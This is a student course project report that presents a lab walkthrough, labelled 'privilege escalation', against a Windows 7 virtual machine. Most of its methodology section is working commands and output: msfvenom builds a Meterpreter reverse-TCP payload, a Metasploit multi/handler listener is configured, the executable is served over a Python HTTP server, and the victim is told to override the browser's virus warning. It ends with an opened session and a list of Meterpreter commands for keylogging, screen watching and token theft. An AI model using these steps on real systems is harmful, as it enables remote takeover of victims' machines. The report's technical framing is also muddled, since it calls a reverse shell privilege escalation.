

PRIVILEGE ESCALATION

A Course Project report submitted
in partial fulfillment of requirement for the award of degree

BACHELOR OF TECHNOLOGY in COMPUTER SCIENCE & ENGINEERING

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CERTIFICATE

This is to certify that this project entitled "**PRIVILEGE ESCALATION** " is the bonafied work carried out by **M.SAIGANESH, K.HARSHITH REDDY, M.KOUSHIK, M.SWABHAN REDDY and K. V. S. NITHIN** as a Course Project for the partial fulfillment to award the degree **BACHELOR OF TECHNOLOGY** in **COMPUTER SCIENCE & ENGINEERING** during the academic year 2022-2023 under our guidance and Supervision.

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ACKNOWLEDGEMENT

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We wish to take this opportunity to express our sincere gratitude and deep sense of respect to our beloved Dean and Registrar, School of Computer Science and Artificial Intelligence, **Dr. C. V. Guru Rao**, for his continuous support and guidance to complete this project in the institute.

Finally, we express our thanks to all the teaching and non-teaching staff of the department for their suggestions and timely support.

ABSTRACT

Privilege Escalation is a very critical vulnerability from list of vulnerabilities of a computer system or a website or a machine. We would like to test the vulnerability on windows 7 virtual machine. Our main aim is to find the does operating systems are vulnerable for privilege escalation. We shall do a practical demo on it. A file with a specified script is run on a remote local host server which when downloaded bypasses security in windows 7 and provides access to it as some privileges of “admin”. It is a technique which comes under social engineering it shows a way how hackers get into victim machine and the target may change from hacker to hacker.

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CHAPTER - I

INTRODUCTION

1.1 INTRODUCTION TO THE PROJECT

Let us know about the interesting security attack. "Privilege Escalation" is a very critical vulnerability of a computer system or a website or a machine . Our project can be implemented on the Windows 7 virtual machine.

Our main aim is to find the operating system are vulnerable for privilege escalation i.e., specified on script is run on demand of local host server which can be downloaded bypasses security of windows 7 & provides access to some of the privileges of "ADMIN".

The process by which a user with limited access to IT systems can increases the scope and scale of their access permissions & it can be use of the "Sysinternals tool suite" after an attacker sticky keys method etc.,

1.2 OBJECTIVE & SCOPE OF THE PROJECT

Objective:-

Privilege escalation is the process by which a user with limited access to IT systems can "Increase the scope of their access permissions" to the user for a limited period of time.

An attacker may employ a variety of strategies to escalate privileges and there are two types of privileges are :-

- a) Vertical Privilege Escalation
- b) Horizontal Privilege Escalation

Vertical Privilege Escalation:-

It is when attacker compromises a user account that has limited permissions on a system then they look for ways to increase their privileges using the same account .For example, they might add the compromised account to the local administrator group.

Horizontal Privilege Escalation:-

It is when common method is when an attacker gains access to another credentials on the network with higher privileges than the initial one used to gain a foothold with higher - level privileges an attackers can move freely around the network without detection.

Scope:

It exploits the vulnerabilities in services and applications running on a network particularly those with weak access control phrases in a comprehensive cyber attack.

By this project we can learn easily how the user that he-she saves or stores the files in their pc & how to gain the access of the system without knowing them. A payload.exe file is run on a remote local host server generally using a python server. This payload file is created using msfvenom scripts Using this we can reverse traverse & find the ip target system runs on provide it on windows 7

After we create it need other scripts to be exploited. So we msfconsole to perform some requirement commands to exploit the given target. Downloading the file exploits the access route and bypasses all security measures in windows 7 & gives us some ADMIN privileges in system after gaining these privileges can be more or less control everything in target system like creating the new folders and deleting the existing the ones , shutting down the system, even stream what is currently in the system.



Horizontal Privilege Escalation Attack



Vertical Privilege Escalation Attack

CHAPTER - II

PROBLEM SPECIFICATION

Privilege Escalation is a very critical vulnerability and does operating systems are still vulnerable to privilege escalation of windows 7 operating system or virtual machine.


Privilege Escalation attacks basically involve the exploitation of the vulnerabilities such as software bugs , misconfigurations and incorrect access controls.

Main feature of Privilege Escalation is “REMOTE CODE OF EXECUTION”. Which is treated is very critical bug in the severity range of the bugs in applications.

CHAPTER – III

DESIGN OF PROJECT MODEL

These were the steps followed for Planning An Attack



CHAPTER – IV

EXPERIMENTS, SIMULATION & TESTING

4.1 METHODOLOGY

Exploitation of Privilege escalation

Before performing the exploitation, firstly we have to check does we have any linux tools to create a payload file in the linux system .

Creation of Payload File

First to create a payload file ,login to your linux system.

Create a payload file using Metasploit framework.

For creating the payload we require the localhost system IP Address.

Use the command to create payload file. The file created should be executable file. such as .exe. .dmg etc.

Command:msfvenom -p windows/meterpreter/reverse_tcp lhost=(yourip) -f exe -o filename.exe

Options use :

-p, --payload

-f, --format

-o, --out

Checking IP And creating payload file.

```
(root@kali)-[~]
# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.199.128 netmask 255.255.255.0 broadcast 192.168.199.255
    inet6 fe80::20c:29ff:fee5:6d96 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:e5:6d:96 txqueuelen 1000 (Ethernet)
    RX packets 157 bytes 11108 (10.8 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 63 bytes 5388 (5.2 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```

(root@kali)-[~]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.199.128 -f exe -o payload.exe

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: payload.exe

```

USING METASPLOIT FRAMEWORK FOR EXPLOITATION

Metasploit is a framework in a Kali Linux system to help in finding the vulnerabilities and loopholes. It has nearly 2196 exploits and 596 payloads and 1162 auxiliary modules for testing of websites and Operating System.

```

# msfconsole

[+] 2196 exploits - 1162 auxiliary - 400 post
[+] 596 payloads - 45 encoders - 10 nops
[+] 9 evasion

Metasploit tip: View missing module options with show
missing metasploit

msf6 >

```

Follow the set of commands in msfconsole

1. msf6 > use multi/handler

```

missing
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >

```

2. msf6 exploit(multi/handler)> set payload windows/meterpreter/reverse_tcp

```

msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) >

```

3. msf6 >exploit(multi/handler) show options

```

payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  PAYLOAD   windows/meterpreter/reverse_tcp

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.199.128  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf6 exploit(multi/handler) >

```

4. msf6 >exploit(multi/handler) set lhost 192.168.0.114

As there is no local host set so,by the above command we can set lhost in the payload options.

```

msf6 exploit(multi/handler) > set lhost 192.168.199.128
lhost => 192.168.199.128
msf6 exploit(multi/handler) > show options

Module options (exploit/multi/handler):

  Name      Current Setting  Required  Description
  ---      -
  PAYLOAD   windows/meterpreter/reverse_tcp

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.199.128  yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Wildcard Target

msf6 exploit(multi/handler) >

```

5. msf6 >exploit(multi/handler) exploit

```
msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.199.128:4444
```

After creating a payload file and looking for reverse tcp connection via that payload file .so we have to host the payload file in the local host server.we are using inbuilt python library for hosting it on our local system by using command like this.

Command: python server: python -m http.server --bind 192.168.199.128 9999

9999→port number

192.168.199.128→local system IP ADDRESS


Now we have created a payload file and hosted on the local server .lets check whether our payload file can give some privileges to us of other local systems or virtual machines.

Attacker System->Linux Operating system



Victim System->Windows 7 Operating System

Now let's turn on Victim Operating System and Download the Payload File and run on the local windows system

1. Login to Windows 7 machine
2. Open browser and download the file from hosted IP Address.




3. If browser detects the file as Virus file accept it because we are testing it so we are checking does still Older Versions of Windows 7 are Vulnerable or not .



Click on Keep Dangerous file

4. Run the downloaded Payload file in the host System.



Click on Run and check in Attacker's Machine does any session opened


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.199.128:4444
[*] Sending stage (175174 bytes) to 192.168.199.130
[*] Meterpreter session 1 opened (192.168.199.128:4444 → 192.168.199.130:49187 ) at 2022-11-10 12:01:46 -0500


meterpreter > |
```

As Session 1 is opened now attacker has got some privileges' of window 7 System.
let's check to present working directory in Winows system using Linux Operating system.

Before creating the Directory



After Creating the Directory



Directory is created .

Now let Us check present Working directory of Windows using linux System.

```

root@kali: ~
File Actions Edit View Help
root@kali: ~ root@kali: ~

Id Name
--
0 Wildcard Target

msf6 exploit(multi/handler) > exploit
[*] Msf::OptionValidateError The following options failed to validate: LHOST
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > set lhost 192.168.199.128
lhost => 192.168.199.128
msf6 exploit(multi/handler) > show options
Module options (exploit/multi/handler):
  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.199.128 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port


Payload options (windows/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process)
  LHOST     192.168.199.128 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:
  Id Name
  --
  0 Wildcard Target

msf6 exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.199.128:4444
[*] Sending stage (175174 bytes) to 192.168.199.130
[*] Meterpreter session 1 opened (192.168.199.128:4444 -> 192.168.199.130:49187 ) at 2022-
meterpreter > mkdir ICS
Creating directory: ICS
meterpreter > pwd
C:\Users\Saiganesh Marati\Downloads
meterpreter >

```

Linux System



Windows System

Now let Us Check whether what are the possible that we can access some controls via help()

```
C:\Users\Saiganesh Marati\Downloads
meterpreter > help

Core Commands
=====
```


Command	Description
?	Help menu
background	Backgrounds the current session
bg	Alias for background
bgkill	Kills a background meterpreter script
bglist	Lists running background scripts
bgrun	Executes a meterpreter script as a background thread
channel	Displays information or control active channels
close	Closes a channel
detach	Detach the meterpreter session (for http/https)
disable_unicode_encoding	Disables encoding of unicode strings
enable_unicode_encoding	Enables encoding of unicode strings
exit	Terminate the meterpreter session
get_timeouts	Get the current session timeout values
guid	Get the session GUID
help	Help menu
info	Displays information about a Post module
irb	Open an interactive Ruby shell on the current session
load	Load one or more meterpreter extensions
machine_id	Get the MSF ID of the machine attached to the session
migrate	Migrate the server to another process
pivot	Manage pivot listeners
pry	Open the Pry debugger on the current session
quit	Terminate the meterpreter session
read	Reads data from a channel
resource	Run the commands stored in a file
run	Executes a meterpreter script or Post module
secure	(Re)Negotiate TLV packet encryption on the session
sessions	Quickly switch to another session
set_timeouts	Set the current session timeout values

```
root@kali: ~ x root@kali: ~ x file:///root/Pictures/Screenshot_2022-11-10_11-09_52.png
Command Description
clearrev Clear the event log
drop_token Relinquishes any active impersonation token.
execute Execute a command
getenv Get one or more environment variable values
getpid Get the current process identifier
getprivs Attempt to enable all privileges available to the current process
getsid Get the SID of the user that the server is running as
getuid Get the user that the server is running as
kill Terminate a process
localtime Displays the target system local date and time
pgrep Filter processes by name
pkill Terminate processes by name
ps List running processes
reboot Reboots the remote computer
reg Modify and interact with the remote registry
rev2self Calls RevertToSelf() on the remote machine
shell Drop into a system command shell
shutdown Shuts down the remote computer
steal_token Attempts to steal an impersonation token from the target process
suspend Suspends or resumes a list of processes
sysinfo Gets information about the remote system, such as OS

Stdapi: User interface Commands

Command Description
enumdesktops List all accessible desktops and window stations
getdesktop Get the current meterpreter desktop
idletime Returns the number of seconds the remote user has been idle
keyboard_send Send keystrokes
keyevent Send key events
keyscan_dump Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop Stop capturing keystrokes
mouse Send mouse events
screenshare Watch the remote user desktop in real time
screenshot Grab a screenshot of the interactive desktop
setdesktop Change the meterpreters current desktop
uictl Control some of the user interface components
```

Now lets Shut Down the windows system via linux system



4.2 HARDWARE / SOFTWARE TOOLS

SOFTWARE TOOLS:

- Computer with Windows 7 Operating System or Virtual Machine with Windows 7 Operating System with Browser.
- Kali linux Operating System with tool Msfconsole (Metasploit) is required.
- Python3 is required for creating the server

HARDWARE TOOLS:

- Computer/Laptop
- Internet access (LAN Cable)


4.3 TESTING TECHNOLOGY USED

- Kali linux tool Msfconsole (Metasploit) is required
- Python3 is required for creating the server
- Windows 7 Virtual Machine required for testing

CHAPTER – V

